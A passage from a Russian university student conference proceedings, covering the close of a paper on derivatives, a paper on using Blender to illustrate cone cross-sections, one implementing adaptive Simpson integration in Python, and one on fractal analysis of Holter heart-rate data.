Таким образом, мы можем сделать вывод, что тема «Производная» в школьном курсе математики является одним из основных разделов алгебры и начал анализа, поскольку производная успешно применяется при решении различных математических задач (в частности, прикладных математических задач в науке, технике и жизни). При помощи производной можно довольно точно, а главное просто построить различные графики, решить задачи и уравнения, исследовать функции и многое другое. Тем самым производная представляет собой эффективный инструмент решения многих заданий, с которыми обучающиеся встречаются на уроках математики в школе, олимпиадах или при прохождении вступительных испытаний в высшие учебные заведения.

СПИСОК ЛИТЕРАТУРЫ

1. Голубев, А. А. Дифференциальное и интегральное исчисление функций одного действительного переменного. Учебное пособие / А. А. Голубев. — Тверь, — 2015.

2. Беляева, А. В. Внутрипредметные связи как средство успешного закрепления знаний по физике / А. В. Беляева. — Текст: непосредственный // Молодой ученый. — 2020. — № 50 (340). — С. 457-459. — URL: <https://moluch.ru/archive/340/76280/> (дата обращения: 16.02.2025).

3. Ткачук, В. В. Математика абитуриенту — Москва. Издательство МЦНМО, — 2007. № 20, — С. 252. — URL: <https://go.11klasov.net/8354-matematika-abiturientu-tkachuk-vv.html#> (дата обращения 17.02. 2025).

4. МГУ имени М. В. Ломоносова. — Дополнительное вступительное испытание по математике. — июль-август 2022. — Вариант 221, № 6. — URL: https://msu-start.ru/dvi-2022/МГУ-Старт_ДВИ_по_математике_11_июля_2022_1-й_поток.pdf (дата обращения: 17.02.2025).

5. ЕГЭ – 2025, математика профильная. — Типовые тестовые задания по математике, под редакцией И. В. Ященко, Тип 16 № 513297, 2016 г. — URL: <https://math-ege.sdamgia.ru/problem?id=513297> (дата обращения: 17.02.2025).

6. Б. П. Демидович. Сборник задач и упражнений по математическому анализу, 11-е. изд. — 1995 г. № 1562. — С. 165. — URL: <https://studizba.com/show/448560-1-bp-demidovich-sbornik-zadach-i.html> (дата обращения: 17.02.2025).

Рукопись поступила в редакцию 07.03.2025

Рукопись принята к печати 10.03.2025

ИСПОЛЬЗОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ BLENDER ДЛЯ РЕШЕНИЯ СТЕРЕОМЕТРИЧЕСКИХ ЗАДАЧ С КОНИЧЕСКИМИ СЕЧЕНИЯМИ В СТАРШЕЙ ШКОЛЕ

Каленова Милена Романовна

Тверской государственный университет, г. Тверь

E-mail: mlenakalenova@gmail.com

Романова Юлия Дмитриевна

Тверской государственный университет, г. Тверь

E-mail: yliaromanova9@gmail.com

Ключевые слова: стереометрия, конус, сечения, среда программирования Blender.

Аннотация. Материал собран для иллюстрации возможностей Blender для статичных изображений сечений конусов при решении задач в рамках изучения стереометрии в старшей школе.

Школьный курс геометрии в старших классах охватывает основы стереометрии. Обучающиеся часто сталкиваются с трудностями при решении задач из данного раздела в связи с необходимостью использовать пространственное мышление. Однако в современном мире существует множество различных программных сред, с помощью которых можно визуализировать необходимый материал. Среди подобных программ в некоторых делается упор на точность построений, а в некоторых – на количество инструментов и красочность фигур.

Программная среда Blender многофункциональна, и поэтому используется в различных областях, таких как кинематограф, игровая индустрия, архитектура и дизайн продуктов. В связи с распространением 3D-принтеров и повышением доступности печати различных объёмных моделей изучение подобного программного обеспечения становится всё более актуальным. По этой причине использование Blender как средства визуализации при решении стереометрических задач является и способом стимулирования интереса учащихся к развитию в различных сферах деятельности.

В данной статье рассматриваются некоторые задачи из темы «Сечение конусов» с использованием среды программирования Blender. Задачи подобраны именно по коническим сечениям, так как данная тема достаточно узко раскрывается в большинстве учебников, в связи с переходом в её рамках к более сложной теме эллипсов и гипербол, а с помощью программной среды Blender появляется возможность ярче раскрыть подобные сечения для учащихся.

Задача № 1, [1]. В конусе через его вершину проводятся всевозможные равные сечения. Докажите, что их плоскости одинаково удалены от центра основания конуса.




Рис. 1

Решение. Рассмотрим конус с вершиной в точке V и основанием с центром в точке O . Каждое из сечений представляет собой равнобедренный треугольник (стороны равны как образующие). Возьмём два произвольных сечения, удовлетворяющих условию.

Рассмотрим 2 таких сечения — AVB и CVD .

1) $\triangle AVB$ и $\triangle CVD$ равны по условию.

2) Проведём перпендикуляры OH_1 и OH_2 так, что $OH_1 \perp AB$ и $OH_2 \perp CD$.

3) Рассмотрим $\triangle AOB$ и $\triangle COD$.

$\triangle AOB = \triangle COD$ по трём сторонам ($AB = CD$ по условию, $AO = BO = CO = DO$ как радиусы окружности), следовательно, $OH_1 = OH_2$ как соответствующие элементы равных треугольников.

4) Рассмотрим $\triangle OH_1V$ и $\triangle OH_2V$.

$\triangle OH_1V = \triangle OH_2V$ по двум сторонам и углу между ними:

$\angle VOH_1 = \angle VOH_2 = 90^\circ$, $OH_1 = OH_2$, OV – общая.

5) Проведём перпендикуляры OP_1 и OP_2 так, что $OP_1 \perp VH_1$ и $OP_2 \perp VH_2$. $OP_1 = OP_2$ как соответствующие элементы равных треугольников. Аналогично $OP_1 \perp AVB$ и $OP_2 \perp CVD$. Следовательно, OP_1 и OP_2 являются расстояниями от точки O до плоскостей AVB и CVD по определению.

Так как $OP_1 = OP_2$, то сечения AVB и CVD находятся на одинаковом расстоянии от центра конуса. Что и требовалось доказать. Аналогично доказывается и для других сечений.

На рисунке 1 показано, как в Blender можно изобразить конус с сечениями для данной задачи. Преимуществами использования данной среды разработки является то, что на объёмные фигуры можно посмотреть под разными углами, а также возможность добавления текстур для внесения различных обозначений.

В программной среде Blender есть инструменты для выделения полигонов с помощью различных цветов (текстур). Пример использования такого приёма визуализации приводится в следующей задаче.

Задача № 2, [1]. Осевое сечение конуса – равносторонний треугольник. Докажите, что другого такого сечения у него нет.

Решение. Предположим, что у данного конуса есть сечения в виде равностороннего треугольника, равного данному, не являющиеся осевыми. Рассмотрим различные расположения сечений.

Случай 1. Сечение проходит через вершину, но опирается на хорду, не проходящую через центр основания. Подобное сечение будет содержать образующие, но основание полученного треугольника будет меньше длины образующих, так как длина хорды, не проходящей через центр окружности меньше длины диаметра, равной длинам образующих, тогда треугольник не равносторонний.

В рамках изучения темы «Конические сечения» в учебнике Александрова А.Д. [1] приводятся следующие рассуждения:

«Рассмотрим неограниченный конус, получающийся продолжением боковой поверхности конуса вращения. Пересечём его плоскостью a , не проходящей через вершину. Поворачивая плоскость a , можно добиться того, чтобы она пересекала все образующие конуса, кроме одной (которой параллельна). Тогда в сечении получим параболу.

Наконец, вращая плоскость a дальше, переведём её в такое положение, при котором она пересекает часть образующих конуса, не пересекает бесконечное множество других его образующих, причём двум из них параллельна. Тогда в сечении конуса плоскостью a получаем кривую, называемую гиперболой (точнее, одну её «ветвь»).

Опираясь на данные рассуждения, рассмотрим следующий случай.

Случай 2. Вершина сечения не совпадает с вершиной конуса. Тогда сечение является не треугольником, а гиперболой, если сечение параллельно оси конуса, или параболу, если не параллельно, что можно наглядно увидеть на рисунке 2.

Таким образом, осевое – это единственное сечение, представляющее собой равносторонний треугольник.




Рис. 2 (осевое сечение; случай 1; случай 2: параллельно и не параллельно оси конуса)

Задача № 3, [2]. Через две образующие усечённого конуса, угол между которыми равен 90° , проведена плоскость, пересекающая большее основание по хорде длиной a , а меньшее – по хорде длиной b и отсекающая от окружности каждого основания дугу, градусная мера которой равна 120° . Найдите площадь боковой поверхности усечённого конуса.

Решение. Площадь боковой поверхности $S_{б.н.} = \pi \cdot (r + R) \cdot L$, где r и R – радиусы оснований усеченного конуса, L – образующая. Выразим r , R и L через a и b .

Рассмотрим $\triangle AOB$. $\angle AOB = 90^\circ$. $AO = OB$ как образующие. По теореме Пифагора $AO^2 + OB^2 = AB^2$, после подстановки и преобразований получаем, что $AO = \frac{a}{\sqrt{2}}$.

Рассмотрим $\triangle DOC$. $\angle DOC = 90^\circ$. $CO = OD$ как образующие. По теореме Пифагора $CO^2 + OD^2 = CD^2$, после подстановки и преобразований получаем, что $CO = \frac{b}{\sqrt{2}}$.

Таким образом, $AC = AO - CO = \frac{a}{\sqrt{2}} - \frac{b}{\sqrt{2}} = L$.

$\triangle AO_2B$ – равнобедренный, так как $AO_2 = BO_2 = R$, $\angle AO_2B = 120^\circ$. Проведём высоту O_2H , которая будет и биссектрисой (из чего следует, что $\angle AO_2H = \angle BO_2H = 60^\circ$), и медианой (значит, $AH = HB$).

Таким образом, в $\triangle AO_2H$ ($\angle H = 90^\circ$, $\angle O = 60^\circ$, $AH = \frac{a}{2}$)

$\sin \angle AO_2H = \frac{AH}{AO} = \frac{a}{2AO} = \frac{\sqrt{3}}{2}$, тогда $AO = \frac{a}{\sqrt{3}} = R$.

Аналогично находим, что $r = \frac{b}{\sqrt{3}}$.

Тогда $S_{б.н.} = \pi \cdot (r + R) \cdot L = \pi \left(\frac{a}{\sqrt{3}} + \frac{b}{\sqrt{3}} \right) \left(\frac{a}{\sqrt{2}} - \frac{b}{2} \right) = \frac{\pi}{6} \sqrt{6} (a^2 - b^2)$.




Рис. 3

Рисунок 3 не показывает всю боковую поверхность усечённого конуса, но на нём достаточно наглядно видно сечение, по которому разделили усечённый конус, а также показано, как от конуса отделили часть, чтобы провести все необходимые для решения задачи построения. Данный пример иллюстрирует, что в Blender можно свободно работать с рёбрами и точками фигур, что даёт большой простор для реализации различных особенностей построений для каждой задачи.

На рассмотренных примерах видно, что с помощью программной среды Blender можно создавать различные вспомогательные материалы для изучения стереометрии. Положительным аспектом использования данной программы является развитие интереса у школьников к освоению программного обеспечения, широко используемого в различных сферах, а также иллюстрирование творческого подхода к решению задач.

СПИСОК ЛИТЕРАТУРЫ

1. Александров А.Д., Вернер А.Л., Рыжик В.И. Геометрия. 10-11 классы: учеб. для общеобразовательных организаций: базовый и углубл. уровни: Просвещение, 2014. – 255 с.

2. Мерзляк А.Г., Поляков В.М. Математика. Геометрия. 11 класс. Учебник. Углублённый уровень: Изд-во Вент-Гр, 2021. – 256 с.

Рукопись поступила в редакцию 27.03.2025

Рукопись принята к печати 29.03.2025

ПРОГРАММНАЯ РЕАЛИЗАЦИЯ АДАПТИВНОГО АЛГОРИТМА СИМПСОНА

Корин Кирилл Владиславович

Тверской государственный университет, г. Тверь

E-mail: kirill.coriin@yandex.ru

Ключевые слова: численное интегрирование, адаптивный алгоритм Симпсона, программная реализация, Python, автоматический выбор шага, оценка погрешности, рекурсия.

Аннотация. В данной работе рассматривается программная реализация адаптивного метода Симпсона для приближенного вычисления определенных интегралов. В качестве языка программирования был выбран Python благодаря его простоте и доступности для широкого круга пользователей. Продемонстрирована работа алгоритма для решения практической задачи.

Численное интегрирование – это важнейший инструмент вычислительной математики, который применяется для поиска приближённых решений для определённых интегралов от функций, которые сложно или невозможно вычислить при помощи аналитических методов. Для решения практических задач применяются квадратурные формулы трапеции, прямоугольника и параболы (Симпсона), которые заменяют подынтегральную функцию некой аппроксимирующей функцией. Чаще всего она представляется в виде полинома. Квадратуры прямоугольника и трапеции точны для многочленов до первой степени, а Симпсона – до третьей. Существует два подхода к решению задачи численного интегрирования: фиксированный (с постоянным шагом) и адаптивный (с автоматическим выбором шага). Методы с фиксированным шагом не учитывают изменения функции на малых отрезках. Это снижает точность вычислений. В свою очередь, адаптивные методы решают эту проблему путем динамического регулирования размера шага на основе оценки локальных ошибок. В статье описан адаптивный алгоритм Симпсона, который делит отрезок интегрирования на более мелкие сегменты и при необходимости уточняет размер шага.

Пусть дана функция $f(x)$, определённая на интервале $[a; b]$, и требуется вычислить приближённое значение интеграла:

$$I = \int_a^b f(x) dx$$

Задача заключается в программной реализации адаптивного метода Симпсона, который обеспечивает заданную точность ε .

Метод Симпсона представляет собой метод численного интегрирования, основанный на построении квадратичного многочлена и вычислении площади под ним на графике. Для применения формулы Симпсона необходимо знать значения функции в трёх точках. Рассмотрим

функцию $f(x)$, которая задана на отрезке $[a; b]$. Тогда квадратурная формула Симпсона на отрезке $[a; b]$ будет иметь вид:

$$\begin{aligned}\int_a^b f(x)dx &= \sum_{i=1}^n \int_{x_{i-1}}^{x_i} f(x)dx = \sum_{i=1}^n \frac{h}{6} [f(x_{i-1}) + 4f(x_{i-1/2}) + f(x_i)] = \\ &= \frac{h}{6} [f(x_0) + f(x_n) + 2 \sum_{i=1}^{n-1} f(x_i) + 4 \sum_{i=1}^{n-1} f(x_{i-1/2})].\end{aligned}$$

Примечание: $h = b - a$.

Ключевым элементом адаптивного метода Симпсона является оценка погрешности текущего приближения и использование этой информации для корректировки размера шага. Оценка погрешности вычисляется путём сравнения интегральной оценки по всему интервалу $[a; b]$ с суммой интегральных оценок по двум подынтервалам: $[a; \frac{h}{2}]$ и $[\frac{h}{2}; b]$. Погрешность $E(f)$ вычисляется следующим образом: $E(f) \approx I - \frac{(I_1+I_2)}{2^4-1} = I - \frac{(I_1+I_2)}{15}$ (при $\alpha = 4$), где I — исходный интеграл, а I_1 и I_2 интегралы на интервалах $[a; \frac{h}{2}]$ и $[\frac{h}{2}; b]$ соответственно. Если погрешность меньше заданного допуска, принимается приближение. В противном случае интервал делится на более мелкие части, и формула Симпсона применяется рекурсивно. Для функций, которые хорошо аппроксимируются квадратичными полиномами, алгоритм обеспечивает высокую точность даже при небольшом количестве разбиений. Из недостатков данного метода можно выделить его неэффективность для функций с разрывами, так как возникает значительная погрешность или требуется чрезмерно мелкое разбиение интервала. Кроме того, для функций с высокочастотными осцилляциями (например, $\sin(kx)$ при больших k) метод Симпсона может требовать большого количества вычислений.

Ниже приведена программная реализация адаптивного метода Симпсона для приближенного вычисления определенных интегралов.

```
def simp_calc(f, a, b):
    c = (a + b) / 2.0
    h = (b - a) / 6.0
    return c, f(c), h * (f(a) + 4.0 * f(c) + f(b))
def _adaptive_simpsons(f, a, fa, b, fb, eps, whole, c, fc, max_iter,
current_iter=0):
    if current_iter >= max_iter:
        return whole
    lc, flc, left = simp_calc(f, a, c)
    rc, frc, right = simp_calc(f, c, b)
```

```

    delta = left + right - whole
    if abs(delta) < 15 * eps:
        return left + right + delta / 15
    return (_adaptive_simpsons(f, a, fa, c, fc, eps/2, left, lc, flc, max_iter,
current_iter + 1) +
        _adaptive_simpsons(f, c, fc, b, fb, eps/2, right, rc, frc, max_iter,
current_iter + 1))
def adaptive_simpsons(f, a, b, eps, max_iter=1000):
    fa, fb = f(a), f(b)
    c, fc, whole = simp_calc(f, a, b)
    return _adaptive_simpsons(f, a, fa, b, fb, eps, whole, c, fc, max_iter)

```

Листинг 1. Программная реализация алгоритма

Функция `simp_calc` реализует стандартную формулу Симпсона для приближённого вычисления интеграла на интервале $[a;b]$. Для этого вычисляются значения функции $f(x)$ в точках a , b и средней точке c . Полученное значение интеграла масштабируется на шаг h , определённый как шестая часть длины интервала $b-a$. Функция `_adaptive_simpsons(f, a, fa, b, fb, eps, whole, c, fc)` является ключевым компонентом адаптивного метода Симпсона и реализует рекурсию. На вход поступает функция f , которую необходимо проинтегрировать. Переменные a, b – это границы текущего интервала интегрирования. Переменные fa, fb – это значения функции $f(x)$ в точках a и b соответственно. Переменная eps определяет требуемую точность (погрешность) вычислений. Переменная $whole$ – это приближённое значение интеграла на текущем отрезке $[a,b]$, вычисленное на предыдущем шаге. c – это средняя точка отрезка, а fc – значение функции $f(x)$ в этой точке. Для предотвращения бесконечной рекурсии и переполнения стека в функцию добавлены параметры `max_iter` и `current_iter`. Таким образом, `max_iter` задаёт максимальную глубину рекурсии, а `current_iter` – текущую. Изначально интервал $[a,b]$ делится на две половины: $[a,c]$ и $[c,b]$. Для каждого подынтервала вычисляется приближённое значение интеграла с помощью функции `simp_calc`. Затем вычисляется разница между суммой левого и правого интегралов и значением $whole$. Эта разница (переменная $delta$) используется для оценки погрешности текущего приближения. На следующем шаге происходит проверка точности по Рунге. Если точность не достигнута, интервал делится пополам, и функция вызывается рекурсивно для каждого подынтервала с уменьшенной погрешностью. Функция `adaptive_simpsons` является точкой входа для адаптивного метода Симпсона. Она инициализирует процесс численного интегрирования и подготавливает необходимые данные для рекурсии.

Для демонстрации работы алгоритма рассмотрим физическую задачу. Пусть на объект действует сила, которая изменяется в зависимости

от положения x по закону $F(x) = e^{-x^2} \cdot \sin(\frac{1}{x+0,1}) \cdot \ln(x+1)$. Необходимо вычислить работу, совершаемую этой силой при перемещении объекта из точки $a = 0$ м в точку $b = 5$ м. Предположим, что ответ нужно получить с точностью $\varepsilon = 10^{-6}$.

Решение

$$A = \int_a^b F(x)dx = \int_0^5 e^{-x^2} \cdot \sin(\frac{1}{x+0,1}) \cdot \ln(x+1)dx.$$

Представленный интеграл не имеет аналитического решения в элементарных функциях. Для решения данной задачи воспользуемся методом Симпсона.

```
def f(x):
    return np.exp(-x**2) * np.sin(1 / (x + 0.1)) * np.log(x + 1)
a = 0
b = 5
eps = 1e-6
max_iter = 100
result_custom = adaptive_simpsons(f, a, b, eps, max_iter)
print(f"Ответ: {result_custom}")
```

Листинг 2. Вызов функции и выведение результата вычислений в консоль

Получаем следующий ответ: $A \approx 0.262648370787995$ Дж

В данной работе была предложена программная реализация адаптивного метода Симпсона. Возможные направления для дальнейшего совершенствования работы включают оптимизацию вычислений за счёт использования многопоточности или параллельных вычислений.

СПИСОК ЛИТЕРАТУРЫ

1. Бахвалов Н.С., Жидков Н.П., Кобельков Г.М. Численные методы. — 9-е изд. — М.: Лаборатория знаний, 2020. — 636 с.
2. Скворцова А.А. Сравнение эффективности методов численного интегрирования // Материалы XVI Международной студенческой научной конференции «Студенческий научный форум» URL: <https://scienceforum.ru/2024/article/2018036981> (дата обращения: 20.10.2024).
3. Kuncir G.F. Algorithm 103: Simpson's rule integrator // Communications of the ACM. — 1962. — Vol. 5, No. 6. — P. 347.
4. Lyness J.N. Notes on the adaptive Simpson quadrature routine // Journal of the ACM. — 1969. — Vol. 16, No 3. — P. 483–495.

Рукопись поступила в редакцию 22.03.2025

Рукопись принята к печати 26.03.2025

ФРАКТАЛЬНЫЕ СВОЙСТВА КВАНТОВОГО ПРОСТРАНСТВА МГНОВЕННОГО СЕРДЕЧНОГО РИТМА ОДНОГО ИЗ ПАЦИЕНТОВ ТВЕРСКОЙ ОБЛАСТНОЙ КЛИНИЧЕСКОЙ БОЛЬНИЦЫ

Мельничихина Анастасия Андреевна

Тверской государственный университет, г. Тверь

E-mail: amelnichikhina@mail.ru

Ключевые слова: мгновенный сердечный ритм, квантовое пространство, фрактальные свойства.

Аннотация. В данной работе, для исследования фрактальных свойств массива RR-интервалов одного из пациентов Тверской областной клинической больницы используется новый метод, основанный на построении квантовых пространств мгновенного сердечного ритма.

На сегодняшний день наблюдается рост сердечно-сосудистых заболеваний по всему миру. Использование статистического анализа данных суточного холтеровского мониторирования электрокардиограммы (ЭКГ) позволяет определить частоты сердечного ритма с целью выявления различных отклонений от нормы. Тем самым получаем большой массив RR-интервалов, промежутков времени между соседними рубцами ЭКГ, равного одному сердечному циклу, который достаточно сложен для анализа.

В данной работе используется новый наглядный и достаточно простой для реализации метод, разработанный сотрудниками кафедры Общей математики и математической физики (ОМиМФ) ТвГУ, предназначенный для анализа фрактальных свойств полученного массива RR-интервалов. Обозначенный метод основан на построении квантового пространства мгновенного сердечного ритма (МСР), благодаря чему появляется возможность наглядно визуализировать исходные данные для дальнейшего их анализа.

Целью работы является построение и исследование фрактальных свойств квантового пространства МСР одного пациента Тверской областной клинической больницы на различных временных интервалах холтеровского мониторирования (ХМ).

ХМ электрокардиограммы напрямую влияет на исследование сердечного ритма в медицине. С помощью него через программное обеспечение проводят первичную обработку вариабельности сердечного ритма.

В работе взято для исследования суточное холтеровское мониторирование одного пациента. Для проведения анализа мгновенного сердечного ритма (МСР) на промежутках по 30 минут массив данных был обработан с помощью программы «Миокард-Холтер 2» г. Саров,

экспортирован в Microsoft Office Excel, после чего использован для построения и визуализации кардиоинтервалов в системе компьютерной алгебры Maple.

Недетерминированная хаотическая система – вот что из себя представляют кардиоритмы. Для работы с ними и их описания используются функции частоты МСР $y(t)$, определенные в работе [1].

МСР – обобщение понятия сердечного ритма, используемого в медицине. Усреднение МСР по временному интервалу в одну минуту дает значение привычного нам сердечного ритма. Построение функции МСР $y(t)$ происходит следующим образом: i – номер текущего RR-интервала по данным ХМ $i = 1, \dots, n$, n число сердечных сокращений за время наблюдения T . В таком случае значение МСР на i -м интервале y_i имеет следующий вид:

$$y_i = \frac{60}{T_{RR_i}} = \frac{60}{t_{i+1} - t_i}. \quad (1)$$

В (1) моменты времени t_i измеряются в сек, а y_i в мин⁻¹.

На промежутке времени $t_i \leq t \leq t_{i+1}$ кривая МСР $y(t)$ имеет кусочно-линейное представление:

$$y_i(t) = y_i + \frac{y_{i+1} - y_i}{t_{i+1} - t_i} (t - t_i). \quad (2)$$

Тогда

$$y(t) = y_1(t) \cup y_2(t) \dots \cup y_i(t) \dots \cup y_{N-1}(t). \quad (3)$$

Формула (3) – это аппроксимация временного ряда p_i кусочно-линейной функцией $y(t)$.

Так, функция МСР на рис. 1 представлена на временном промежутке в 3600 сек. для пациента, прошедшего холтеровское мониторирование.




Рис. 1. Функция МСР на временном промежутке в 3600 сек.

Квантовое пространство $P_{q,h}$ МСР и его визуализация

Проведем квантование параметра состояния $y(t)$ с шагом квантования h с использованием алгоритма, предложенного сотрудниками кафедры ОМиМФ ТвГУ:

$$y_k = [y(t)h^{-1}]h, \quad (4)$$
$$[y(t)h^{-1}] = m_k, \quad k=1,2,\dots,K,$$

где m_k – целые числа, а $[\quad]$ – оператор округления функции $y(t)h^{-1}$ до ближайшего целого числа.

Кратность значений m_k обозначается параметром n_k . В таком случае множество значений пар (y_k, n_k) образуют квантовое пространство $P_{q,h}$ параметра состояния $y(t)$.

Используя алгоритм (4) и данные ХМ автором построены пространства $P_{q,h}$ МСР в системе Maple на трех временных интервалах по 30 минут каждый.

Зависимость квантовых параметров n_k и r_k пространств $P_{q,h}$ может быть представлена в виде гистограмм. Конкретно в нашем случае эти гистограммы имеют виды, представленные на рис. 2 – 4.




Рис. 2. Гистограмма пространства $P_{q,h}$ МСР для первого временного интервала




Рис. 3. Гистограмма пространства $P_{q,h}$ МСР для второго временного интервала




Рис. 4. Гистограмма пространства $P_{q,h}$ МСР для третьего временного интервала

Гистограмма пространства $P_{q,h}$ для каждого выбранного временного интервала T дает наглядное представление о частоте повторения значений r_k на этом интервале.

Выбирая различные интервалы наблюдения T , данные получают наглядное представление дискретной динамики пространства $P_{q,h}$.

Фрактальные свойства $P_{q,h}$ МСР

При развитии данного подхода необходимо сформулировать следующее определение фрактальных множеств (фракталов) [2]:

Определение: Множество $P_{q,h}$ является **фрактальным**, если оно, будучи вложенным в n -мерное евклидово пространство R^n , может быть покрыто кубиками этого пространства числом N со степенной зависимостью этого числа от произвольных значений сторон кубиков h .

Из приведенного определения следуют соотношения:

$$N(h) = \Gamma h^{-D}, \quad (4a)$$

$$\ln N(h) = \ln \Gamma - D \ln h, \quad (4б)$$

в которых параметры D и Γ названы фрактальной размерностью и фрактальным объемом. Данные параметры описывают основные фрактальные свойства $P_{q,h}$. В (4a) и в (4б) необходимо взять $N(h) = K$.

Если уравнения (4a) и (4б) имеют точные решения при любых h , то пространство $P_{q,h}$ образует фрактальное множество.

При этом, рассматривая реальные природные объекты, социальные и экономические системы, уравнения (4a) и (4б) не могут иметь точного решения, они лишь носят приближённый характер. Рассмотрение данных объектов даёт возможность оценить лишь степень близости их к фракталам. Данная ситуация подталкивает к тому, чтобы предложить один из возможных и простых подходов для нахождения приближенных решений уравнений (4a) и (4б).

Далее представлена произвольная конечная последовательность h_m , $m=1, 2, \dots, M$ и вводится в рассмотрение функция [2]:

$$\tilde{\delta}(\tilde{D}, \tilde{\Gamma}) = 1/M \sum_{m=1}^M (\ln N_m - \ln \tilde{\Gamma} + \tilde{D} \cdot \ln h_m)^2. \quad (5)$$

Она характеризует среднеквадратичное отклонение невязки $\tilde{\delta}(\tilde{D}, \tilde{\Gamma})$ в уравнении (4б) от нуля.

Через минимизацию функции $\tilde{\delta}(\tilde{D}, \tilde{\Gamma})$ можно обнаружить приближенное решение уравнения (4б) $D, \Gamma, \tilde{\delta}(D, \Gamma) = \tilde{\delta}_{min}$ из системы уравнений [2]:

$$\partial \tilde{\delta}(D, \Gamma) / \partial D = 0, \partial \tilde{\delta}(D, \Gamma) / \partial \Gamma = 0. \quad (6)$$

Степень отклонения $P_{q,h}$ от фрактального множества устанавливает среднее значение невязки уравнения (4б) для выбранной конечной последовательности h_m [2]:

$$\delta(D, \Gamma) = 1/M \sum_{m=1}^M |\ln N_m - \ln \Gamma + D \cdot \ln h_m| / \ln N_m. \quad (7)$$

При выполнении условия $\delta \ll 1$ пространство $P_{q,h}$ также считается фракталом.

Для одного из рассмотренных в предыдущем разделе пространств $P_{q,h}$ МСР (Рис. 3), зависимости $\ln N(\ln h)$ и $\ln N_m(\ln h_m)$ представим в виде графика на рис. 5, наглядно показывающего близость исследуемого множества к фракталу.

Для всех трех рассмотренных временных интервалов пространства $P_{q,h}$ МСР оказались близки к фракталам с точностью $\delta_1 = 0.009$; $\delta_2 = 0.010$; $\delta_3 = 0.016$. Отсюда следует, что для исследования таких множеств можно эффективно применять фрактальные методы исследования, в частности математическую модель мультифрактальной динамики [2–4].

